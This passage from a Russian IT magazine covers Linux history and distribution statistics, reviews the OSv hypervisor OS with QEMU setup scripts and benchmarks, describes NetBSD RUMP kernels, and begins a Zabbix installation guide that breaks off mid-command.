PS. Да, у неё нет никакого миниксовского кода, и у неё есть многопоточная
фс.  Она НЕ переносима (применяет переключение задач 386-го, и т. д.), и,
вероятно, никогда не будет поддерживать ничего, кроме жёстких дисков
AT, т.к. это всё, что у меня есть :-(.
```

Именно с этого письма в рассылке ОС Minix отсчитывают день рождения Linux



Динамика развития Debian

КОПИЛКА ДОСТИЖЕНИЙ

Подборка интересных фактов о Linux

GNU/Linux — это уникальный проект, который объединяет тысячи разработчиков по всему миру и развивается стремительными темпами. Сегодня GNU/Linux можно найти как на мощных суперкомпьютерах, так и на игровых приставках, телефонах, встраиваемых системах, рабочих станциях и десктопах. В этой мини-статье мы хотим предложить твоему вниманию самые интересные факты, касающиеся истории и текущего развития Linux.



Евгений Зобнин
execbit.ru

Кто вносил изменения в ядро Linux



84,6% Программисты, получающие за эту работу оплату

13,6% Энтузиасты

0,9% Образовательные учреждения

0,9% The Linux Foundation



Языки, используемые при создании Debian

32,1% C


18,7% C++

9,8% XML

7,6% Autoconf

4,5% shell

27,3% Прочие



торых 68,5% представляет собой фактический код, остальное — пустые строки и комментарии. С 1996 года 4752 разработчиками было произведено около 470 000 коммитов, затронувших 1,4 миллиона файлов. Больше всего разработчиков Debian проживает в США (21,3%), Германии (13,3%) и Франции (7%). Наиболее продуктивный из них Йонас Смедегорд (Jonas Smedegaard), он присоединился к проекту в 2001 году и внес 9349 изменений. При написании используется около 70 языков. Самые популярные: C — 32,1%, C++ — 18,7%, XML — 9,8%, Autoconf — 7,6%, shell — 4,5%. По интенсивности разработки дистрибутив сегодня находится на уровне 2006 года (пик пришелся на 2009 год — bit.ly/19xtnz7). В соответствии со стандартом COCOMO (COnstructive COst MOdel) проект стоит 1,2 миллиарда долларов или 22 984 человеко-года.

Fedora

Проект Fedora Linux (ранее Fedora Core), поддерживаемый добровольцами, возник в Гавайском университете в 2002 году с целью обеспечить единое хранилище с Red Hat Linux. Но официальной датой рождения считается 22 сентября 2003 года, когда компания Red Hat объявила о разделении дистрибутива на два субпроекта — развиваемый при участии сообщества Fedora Linux и коммерческий Red Hat Enterprise Linux. То есть в этом году Fedora исполнилось десять лет, и сегодня он является платформой для тестирования новых технологий, которые потом интегрируются в RHEL. Содержит только свободное ПО.

В отличие от других дистрибутивов, Fedora не предлагает LTS-версий, релизы выходят каждые 6–8 месяцев и поддерживаются год. Кодовое имя выбирается сообществом на основе голосования. Логотип символизирует бесконечность, свободу и голос (infinity, freedom и voice). В проекте участвует более 25 000 разработчиков. Общее число пользователей по разным подсчетам составляет от 1 до 7 миллионов. Сам Fedora является основой для 94 дистрибутивов, из которых активными считаются 27.

Ubuntu

20 октября Ubuntu исполнилось девять лет. Дистрибутив создавался как временное ответвление от Debian, обеспечивающее регулярный выпуск новых версий каждые шесть месяцев. Имя Ubuntu на языке зулу означает «человечность», эмблема дистрибутива символизирует круг друзей. Название релиза состоит из цифры (год и месяц выхода) и кодового имени из двух английских слов: прилагательного и названия животного, начинающихся на одну и ту же букву. Каждый четвертый релиз получает статус LTS (долгосрочной поддержки). Более 600 сотрудников Canonical трудится в ~200 городах 30 стран, компания имеет офисы в шести городах: Лондоне, Бостоне, Монреале, Шанхае, Сан-Паулу, Тайбэе. Под управлением Ubuntu работает 8,2% интернет-сайтов из общего количества.

Общее количество пакетов в репозитории Ubuntu более 37 500, размер превышает 45 Гб. На его основе построен 131 дистрибутив, из которых 77 активные. Серверы Ubuntu One размещены на Amazon S3, на самом Amazon S3 пользователи в 54% случаях предпочитают именно образы Ubuntu.

Кстати, еще с 2008 года Ubuntu используется на серверах Википедии.

Рейтинг Linux-дистрибутивов на конец 2013 года

1. **Mint** (3351)
2. **Debian** (2032)
3. **Ubuntu** (1861)
4. **Mageia** (1525)
5. **Fedora** (1316)
6. **PCLinuxOS** (1238)
7. **openSUSE** (1181)
8. **Manjaro** (1093)
9. **Arch** (944)
10. **Puppy** (853)


РЕЙТИНГ ПОПУЛЯРНОСТИ LINUX-ДИСТРИБУТИВОВ СОСТАВЛЕН НА ОСНОВЕ ДАННЫХ, ПРЕДОСТАВЛЕННЫХ ИНФОРМАЦИОННЫМ САЙТОМ DISTROWATCH.COM. СТОИТ ОТМЕТИТЬ, НАЧИНАЯ С МАРТА 2004 ГОДА, DISTROWATCH ПОЖЕРТВОВАЛ ОКОЛО 20 000 ДОЛЛАРОВ НА РАЗЛИЧНЫЕ ПРОЕКТЫ ПО РАЗРАБОТКЕ ПО С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ


Data
consectetur adipiscing elit. Duis eget ligula et risus
Phasellus eu vulputate nisi. Quisque a velit
Pellentesque risus nulla, ultricies at
tortor.
Finance Business Culture
Weather Sport News Video
Audio Technics Films
Electronics Shopping Design
Mail Internet Maps Radio
TV Work Travel Tech
Entertainment Security
Global Music Companies
Songs Graphics Vacancy
Job Data Games People
23%
27%
52%
16%
38%
25%
26%
17%
75%
67%
Statistics
Map navigation
Analytics

OSv — веяние нового времени

ДЕТАЛЬНЫЙ ОБЗОР ЛЕГКОВЕСНОЙ ОС ДЛЯ ГИПЕРВИЗОРА

Современный мир IT — это мир облачных технологий и виртуализации. Это мир, в котором виртуализация уже стала такой же обычной вещью, как HTTP-сервер и окно графического интерфейса. Она используется для всего, начиная от запуска серверов и заканчивая тестированием приложений. И кажется странным, что мы до сих пор не имеем специальной ОС для виртуальных машин. Или все-таки имеем?



Евгений Зобнин
execbit.ru

ВВЕДЕНИЕ

Говоря о виртуальных машинах и окружениях, мы всегда подразумеваем два объекта взаимодействия: это хост-система со встроенным гипервизором и гостевая система, которая запускается в виртуальном окружении и использует ресурсы и драйверы хост-системы для своей работы. На рынке присутствует большое количество специальных серверных редакций ОС для развертывания облаков, однако практически не существует аналогичных решений для запуска внутри виртуальной машины. Обычно мы просто скачиваем образы все тех же стандартных дистрибутивов Linux, Windows и FreeBSD, запускаем их в виртуалке, а дальше поднимаем сервер либо выполняем другую работу.

Такое положение вещей кажется вполне нормальным и рациональным, пока мы не задумываемся о полном разделении сервисов между разными виртуальными машинами. Не так давно я писал о запуске сервера LAMP в конфигурации с полным разделением всех компонентов между разными виртуальными машинами: веб-сервер в одном виртуальном окружении, MySQL — в другом, memcached — в третьем и так далее. Для простоты в каждом виртуальном окружении я использовал копию установки Debian с разной конфигурацией и установленными пакетами, однако, если вдуматься, это очень сложная и неэффективная конфигурация.

В случае запуска каждого сервиса в обособленной виртуальной машине возможности полноценной ОС оказываются

избыточны: развитая файловая система не нужна, разделение времени в большинстве случаев тоже, многопользовательский режим не нужен, разделение процессов между режимом ядра и пользовательским бессмысленно, драйверы ни к чему, множество внутренних прослоек и дополнительных компонентов не нужны. Все это лишь замедляет ОС, делает ее слишком сложной и уязвимой.


Здесь скорее подошел бы этакий MS-DOS XXI века, очень простая однозадачная система, которая в силу своей примитивности сможет исполнять код приложения максимально быстро, расходуя при этом минимум памяти. И такая ОС есть — это OSv, созданная исключительно для работы в виртуальных окружениях.

OSV

OSv была написана с нуля специально для работы в условиях виртуальных окружений и существенно отличается от традиционных операционных систем общего назначения. В целом в ОС реализовано четыре простых идеи:

- Одна память на всех. В OSv нет разделения памяти как между ядром и приложениями, так и между самими приложениями. Вся оперативная память — это одна большая страница, доступная для записи, чтения и исполнения всем, включая пользовательские процессы и процессы ядра. И те и другие здесь всего лишь нити, а понятия «режим ядра» и «пользовательский режим» вообще не существуют.
- Максимально простой дизайн. Являясь операционной системой для виртуальных окружений, OSv не включает в себя драйверов и многочисленных прослоек, предназначенных для упрощения переноса ОС на другие архитектуры.
- Автоматическая конфигурация. В системе нет ни одного конфигурационного файла. После запуска она просто работает.
- Интегрированная Java-машина. OSv ориентирована в первую очередь на запуск Java-приложений, но может быть использована и для запуска серверов на Си (требуется портирование), а также на таких языках, как Ruby (jRuby), Python (Jython) и JavaScript (Rhino, Nashorn).

В сущности, OSv — это даже не операционная система в обычном понимании, а своего рода прослойка для запуска софта поверх гипервизора, некий фреймворк с собственным высокоуровневым API. Причем фреймворк очень тонкий и лишенный многих усложнений традиционных ОС. В частности, память тут одна на всех, а «кольца защиты» процессора не задействованы. Поэтому система не нуждается в переключении контекста и сброса кеша, когда переходит от выполнения кода процесса к коду ядра, и существенно экономит на этом процессорные ресурсы. Та же идея позволяет приложениям обращаться к любым внутренним структурам и функциям ядра с целью более эффективного использования ресурсов ОС.




	OSv	Традиционные OS
Преимущество	Облака, виртуализация	Универсальность
Основные применения	Виртуалки с одним приложением	Много приложений, пользователей и т. д.
Взаимодействие ядра и приложений	Слаженная работа	Изолированность
API, совместимость	JVM, POSIX	Много, все нестабильные
Количество конфигов	0	Тысячи их
Настройка	Автоматическая	Ручная, нужен сертифицированный спец
Апгрейды	Бесшовные	Сложные, требуются образы
Вариант JVM	Собственная реализация GC/STW solution	Собственная реализация GC/STW solution
Количество строк кода	Небольшое	Огромное
Лицензия	BSD	GPL / проприетарная

OSv против систем общего назначения

OSv предназначена для запуска одного приложения, поэтому не имеет проблем с безопасностью даже несмотря на общую для всех память и отсутствие идеи прав пользователей. Она становится как бы оболочкой для запуска приложения, поэтому взлом или ошибки приложения, которые автоматически приведут к взлому или падению всей ОС, для нее не является проблемой. Система стартует за полсекунды, поэтому в случае чего достаточно сделать откат и перезапустить окружение.


Если речь идет о запуске масштабных Java-серверов, обслуживающих множество приложений, то здесь за защиту памяти отвечает сама виртуальная машина Java, так же как это сделано, например, в jOS или Inferno: на уровне железа одна память на всех, но виртуальная машина (Java) реализует собственную программную систему защиты.



↙ **Стандартная облачная конфигурация**



↘ **Облачная конфигурация с использованием OSv**



Работа мастера на сервисе Amazon EC2

OSV НЕ НУЖНА?

Опытный админ наверняка скажет, что OSv не нужна, так как она создает слишком много нагромождений (ОС → гипервизор → специальная ОС для гипервизора → Java-машина → приложение) и является усложнением идей OpenVZ и LXC, которые ко всему прочему еще и предоставляют полноценное Linux-окружение, вместо POSIX-совместимого огрызка. Однако у разработчиков ОС на это есть простой ответ.

OSv, по их мнению (я говорил, что она написана ведущими разработчиками гипервизора KVM Ави Кивити и Дор Лаор?), — это такой ответ на сложившуюся ситуацию и ничего больше. Это ОС для Amazon или ему подобных PaaS-сервисов, которые работают под управлением Xen и KVM и вообще не предоставляют окружения на базе виртуализации уровня ОС. Кроме того, OpenVZ и LXC гораздо более сложны, чем сама OSv и гипервизор, будь то KVM и Xen, а также более уязвимы для взлома.

OSv интегрирована с Java-машиной, поэтому в ней эффективно реализованы некоторые внутренние механизмы последней, включая переписанный сборщик мусора, использующий в своей работе возможности современных процессоров (в частности, механизм трекинга записей в память), и эффективная система управления памятью, которая не требует лишнего копирования буферов между ядром и приложением.

Кроме Java, в OSv реализован совместимый со стандартом POSIX API, который позволяет легко портировать для нее большинство UNIX-софта, написанного без использования специфичных для Linux или FreeBSD интерфейсов. От никсов системе также досталась файловая система ZFS (исходники взяты из FreeBSD, как и сетевой стек), ее выбор обусловлен ориентацией на приложения вроде Tomcat, Jboss и Hadoop, которым по определению необходим мощный виртуальный сервер с большим количеством дисковой памяти и функциональностью, которую дает развитая ФС.

В общем и целом OSv — это фреймворк или прослойка со встроенной файловой системой ZFS, виртуальной машиной Java, POSIX API и сетевым стеком, назначение которой — запуск приложения с максимальной изоляцией, обеспечиваемой гипервизором.

ПРОБУЕМ

OSv — это открытый софт, распространяемый под лицензией BSD, поэтому его можно форкнуть из GitHub-репозитория (github.com/cloudius-systems/osv) и собрать самому либо воспользоваться специально подготовленным демообразом (osv.io/community/downloads), который можно запустить под управлением KVM. Кроме того, авторы подготовили инструкцию по запуску OSv в облаке Амазона.

На момент написания этих строк для загрузки была доступна pre-alpha версия OSv 0.02, запакованная в стандартный для QEMU/KVM qcow2-образ размером чуть меньше 200 Мб. Помимо самой ОС, образ также содержал OpenJDK 1.7.0 (в сущности, он и занимал большую часть образа), шелл CRaSH (crashub.org), написанный на том же Java, SSH-сервер, несколько тестовых приложений, а также зачатки удаленной веб-консоли, написанной на JavaScript. Какой-либо надежды испытать все это для запуска серьезного софта не было, но попробовать запустить ОС и поиграться с шеллом стоило.

Для этого был скачан тот самый образ и заранее подготовлен виртуальный мост:

```
$ sudo brctl addbr virbr0
$ sudo brctl addbr eth0
$ sudo ifconfig virbr0 up
```

Далее был написан скрипт, который должен был автоматически подключать виртуальное окружение к мосту.

```
#!/bin/sh
echo SCRIPT, $1
brctl addif virbr0 $1
ifconfig $1 up
```

Ну и наконец, скрипт для запуска самой ОС:


```
#!/bin/sh
sudo qemu-system-x86_64 -vnc :1 \
    -gdb tcp::1234,server,nowait -m 2G -smp 2 \
    -chardev stdio,mux=on,id=stdio \
    -mon chardev=stdio,mode=readline,default \
    -device isa-serial,chardev=stdio \
    -drive file=osv-v0.02.qcow2,if=virtio,\
     cache=unsafe \
    -netdev tap,id=hn0,\
     script=qemu-ifup.sh,vhost=on \
    -device virtio-net-pci,netdev=hn0,id=nic1 \
    -enable-kvm -cpu host,+x2apic
```

По своей сути, это аналог скрипта из исходников OSv, который создает виртуальное окружение с 2 Гб памяти, двумя виртуальными процессорами и консолью. Дальше оставалось только запустить скрипт, и спустя одну секунду появился шелл.

Это тот самый CRaSH. Какими-то серьезными особенностями, кроме возможности скриптинга на Clojure, он не отличается и включает в себя несколько стандартных UNIX-команд (cat, cd, ls, pwd, sleep, sort) и специфичных Java-инструментов. Содержимое файловой системы также очень скудно: каталоги /dev (реализация devfs из FreeBSD), /etc, /tools, /usr/lib (минимальный набор библиотек, необходимых для запуска Java-машины) и /java, содержащий Java-компоненты и стандартную библиотеку классов. Сама машина Java располагается в разделяемой библиотеке /java.so (которую лучше назвать модулем ядра, хотя границы между этими понятиями в OSv стерты).

В комплекте есть веб-сервер и удаленная консоль управления, которые можно запустить так (порт 8080):

Кроме Java, в OSv реализован совместимый со стандартом POSIX API, который позволяет легко портировать для нее большинство UNIX-софта



Веб-консоль

```
> java -jar /usr/mgmt/web-1.0.0.jar app prod
```

С его помощью можно выполнять мониторинг ОС, а также загружать Java-приложения. Кроме него, для удаленного управления OSv можно использовать REST API либо тот же shell, доступный по SSH. Никакого механизма обновления не предусмотрено, сами разработчики заявляют, что в будущем для этого достаточно будет просто загрузить новый образ OSv, однако, как будет выполняться сохранение существующей конфигурации, пока непонятно.

ПРОИЗВОДИТЕЛЬНОСТЬ

Само собой, верить утверждениям разработчиков о производительности ОС на основе одних только данных об архитектуре нельзя. Даже такие вполне очевидные в плане увеличения производительности идеи, как «работа приложений в режиме ядра», так или иначе требуют подтверждения. С другой стороны, провести замеры производительности ОС, которая не имеет ни документации, ни даже законченного вида, очень проблематично. Поэтому придется опять же обратиться к данным самих разработчиков, которые провели бенчмарки своей же ОС (ну да, ну да).

В качестве инструментов они использовали SPECjvm2008 (spec.org/jvm2008/) для тестирования Java-приложений и memaslap (bit.ly/1irbdju) для тестирования производительности memcached 1.4.15 в стандартной конфигурации. В качестве хоста выступал Intel Haswell i7-4770 с 16 Гб оперативной памяти и 64-битной Fedora 19 с установленным QEMU 1.4.2 и ядром Linux 3.10.5. В сравнении участвовали OSv версии 0.01 и 64-битная Fedora 18 с ядром Linux 3.9.9. Обе работали внутри одноядерной виртуальной машины с 3 Гб памяти и OpenJDK 1.7.0. Измерялась сетевая производительность и производительность ввода-вывода, а вот cpu intensive тесты проведены не были то ли в силу их провальности, то ли по причине молодости OSv, над оптимизацией которой пока практически не работали (это официальная причина).

Ознакомиться с результатами тестов можно на странице osv.io./devel-menu/benchmark или в приведенной в статье таблице. Здесь изложу лишь выводы. Суммарный прирост производительности Java-приложений составил меньше двух процентов, что сами разработчики объяснили использованием стандартной OpenJDK, так как оптимизированная для OSv Java-машина еще не была готова. А вот тест memcached благодаря модели «одна память на всех», которая позволяет избежать лишних копирований буферов и переключений контекста, получился более наглядным. Memcached, запущенный в OSv, смог обслужить 286 550 запросов в секунду на канале 10 Гб, тогда как Linux-версия только 205 199 (разница ~40%).

В общем-то, прирост налицо, однако было бы интересно посмотреть на результат работы memcached, скомпилированного в виде Linux-модуля например. Другими словами, воссоздать условия запуска работы OSv внутри другой ОС.

NETBSD И XEN

Показательно, что практически одновременно с анонсом OSv разработчики NetBSD представили собственную идею подобной простой операционной системы для виртуальных окружений (goo.gl/wQcvdn). В отличие от программистов OSv, они не стали создавать систему с нуля, а воспользовались своими более ранними наработками, в частности идеей так называемого RUMP-ядра, не привязанного к железу.

Напомню, что несколько лет назад ребятам из проекта NetBSD, одержимым идеей создать самую портируемую ОС всех времен, пришла в голову мысль сделать на основе ядра NetBSD этакое мини-ядро, которое можно было бы запускать как обычный процесс в любой POSIX-совместимой ОС. Они взяли существующее ядро, вырезали из него драйверы, файловые системы, сетевой стек, механизм разделения памяти, планировщик процессов и вообще все, что только можно, а затем сделали так, чтобы ядро можно было запускать как обычный пользовательский процесс. В результате получи-

Консоль OSv

```
[I/309 dhcp]: Server acknowledged IP for interface eth0
stub dlclose()
OpenJDK 64-Bit Server VM warning: Can't detect initial thread stack location - find_vma failed
device random not found

SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinder".
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See www.slf4j.org/codes.html#StaticLoggerBinder for further details.
Warning: default mime table not found: /usr/lib/jvm/jre/lib/content-types.properties
vfork stubbed
  ____   _____
 / __ \ / ____|
| |  | | (_____   __
| |  | |\___ \ \ / /
| |__| |____) \ V /
 \____/|_____/ \_/




[/]% Puma 2.5.1 starting...
* Min threads: 0, max threads: 16
* Environment: development
* Listening on 0.0.0.0:8080
```

Бенчмарк	Результат OSV (операций в минуту)	Результат Linux (операций в минуту)	Преимущество OSV по сравнению с Linux
complier.compiler	474	460	3%
complier.sunflow	174	186	–7%
compress	141	137	3%
crypto.aes	50	49	2%
crypto.rsa	271	265	2%
crypto.signverify	259	244	6%
derby	245	240	2%
mpegaudio	97	92	5%
scimark.fft.large	49	49	0%
scimark.lu.large	14	14	0%
scimark.sor.large	27	27	0%
scimark.sparse.large	39	39	0%
scimark.fft.small	209	193	8%
scimark.lu.small	302	285	6%
scimark.sor.small	121	121	0%
scimark.sparse.small	160	167	–4%
scimark.monte_carlo	161	149	8%
serial	127	121	5%
sunflow	56	58	–4%
xml.transform	275	271	1%
xml.validation	558	553	1%
В среднем			**1,76%**

SPECjvm2008: OSv против Linux

Как и стандартное ядро NetBSD, RUMP-ядро можно скомпилировать, включив в него нужные компоненты, которые будут необходимы приложению



Что такое RUMP-ядро

лось минимальное ядро NetBSD, которое предоставляло API для драйверов, POSIX API и прочее (то есть лишь высокоуровневые абстракции, этакий слой совместимости).

Разработка получила имя RUMP (Runnable Userspace Meta-Programs — «работающие в пространстве пользователя метапрограммы») и позволила реализовать разные интересные вещи, такие, например, как запуск драйверов в пространстве пользователя (RUMP с интегрированным драйвером), запуск частей NetBSD в Linux (оформленное в виде Linux-модуля RUMP-ядро плюс нужные компоненты) или порт NetBSD в браузер (переписанное на JavaScript RUMP-ядро + автоматически конвертированные в тот же JS драйверы).

В рамках данной статьи RUMP-ядро интересно тем, что с его помощью разработчикам удалось реализовать схожую с OSv идею в виде побочного эффекта. Портировав RUMP-ядро на гипервизор Xen, они получили этакую мини-ОС, способную запускать NetBSD-приложения в пространстве ядра, но при этом лишенную всего остального балласта. По сути, такой же фреймворк с POSIX API, как и OSv, но гораздо более гибкий в плане возможности формирования ядер с разной «начинкой».

Как и стандартное ядро NetBSD, RUMP-ядро можно скомпилировать, включив в него нужные компоненты, которые будут необходимы приложению. Нужен сетевой стек — правим конфиг и получаем его, не нужна файловая система — OK, обойдемся tmpfs... В качестве примера разработчики подготовили образы с включенными в ядро библиотеками libc и libm для запуска стандартного POSIX-софта, а также образ с интегрированным интерпретатором Lua. Также в ядро можно интегрировать виртуальную машину Java или интерпретатор Python, получив что-то вроде «Python поверх Xen/KVM».

Пока все эти разработки носят экспериментальный характер и не предназначены для повседневного использования, а в качестве гипервизора поддерживается только Xen, ну или ядро Linux, или браузер, если, конечно, тебя не смущает именование их гипервизорами.



INFO

На момент публикации статьи доступны порты приложений memcached, Redis, nginx и MongoDB.

ВЫВОДЫ

OSv и «RUMP поверх Xen» во многом олицетворяют естественное развитие технологий, которое идет по кочкам, ямам и технологическому мусору, накопившемуся за последние 50 лет развития IT. Это не самые красивые технологии, и, если мыслить, отбросив весь балласт давно отживших, но продолжающих занимать важное место идей, мы могли бы придумать нечто гораздо более правильное и современное, что-то вроде z/VM или пресловутой JavaOS. Но с действительностью приходится считаться, и в таких условиях проекты вроде OSv являются правильным шагом вперед.

ПЕСЧИНКИ ИСТОРИИ

Фактически идеи, которые легли в основу OSv, родились задолго до начала эры облачных вычислений. Впервые они были реализованы еще в шестидесятых годах в мейнфрейме IBM System/360 — он был снабжен программным гипервизором, поверх которого могли работать множественные инстанции простой однозадачной операционной системы CMS (изначально эта связка называлась CP/CMS, а в настоящее время носит имя z/VM).


Еще один пример более ранней реализации идей OSv — это Maxine Virtual Machine, а точнее, редакция этой Java-машины для запуска поверх железа.



ДЕМОН ВСЕЗНАНИЯ

Использование Zabbix для мониторинга критических систем

Мониторинг был и остается важнейшей частью системного и сетевого администрирования. Но если для маленькой локальной сети зачастую достаточно время от времени смотреть логи, то в случае крупных систем приходится использовать специализированные средства. Одно из них — Zabbix, о котором и поговорим сегодня.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Начнем с архитектуры. Система мониторинга Zabbix состоит из нескольких подсистем, причем все они могут размещаться на разных машинах:

- сервер мониторинга, который периодически получает и обрабатывает данные, анализирует их и производит в зависимости от ситуации определенные действия, в основном оповещение администратора;
- база данных — в качестве таковой могут использоваться SQLite, MySQL, PostgreSQL и Oracle;
- веб-интерфейс на PHP, который отвечает за управление мониторингом и действиями, а также за визуализацию;
- агент Zabbix, запускается на той машине/устройстве, с которой необходимо снимать данные. Его наличие хоть и желательно, но, если установить его на устройство невозможно, можно обойтись SNMP;
- Zabbix proxy — используется в основном в тех случаях, когда необходимо мониторить сотни и тысячи устройств для снижения нагрузки на собственно сервер мониторинга.

Логическая единица мониторинга — узел. Каждому узлу присваивается описание и адрес — в качестве адреса можно использовать как доменное имя, так и IP. Узлы могут объединяться в группы, к примеру группа роутеров, для удобства наблюдения. Каждому серверу соответствует несколько элементов данных, то есть отслеживаемых параметров. Поскольку для каждого сервера настраивать параметры, за которыми нужно следить, неудобно (особенно это верно для больших сетей), можно создавать узлы-шаблоны, и каждому серверу или группе серверов будет соответствовать несколько шаблонов.

В статье будут рассмотрены интересные сценарии использования Zabbix, но сначала опишем установку этого решения на RHEL-подобные системы с MySQL в качестве БД.

УСТАНОВКА И ПЕРВИЧНАЯ НАСТРОЙКА

Перво-наперво надо подключить репозиторий EPEL:

```
# yum install http://ftp.yandex.ru/epel/6/i386/↵
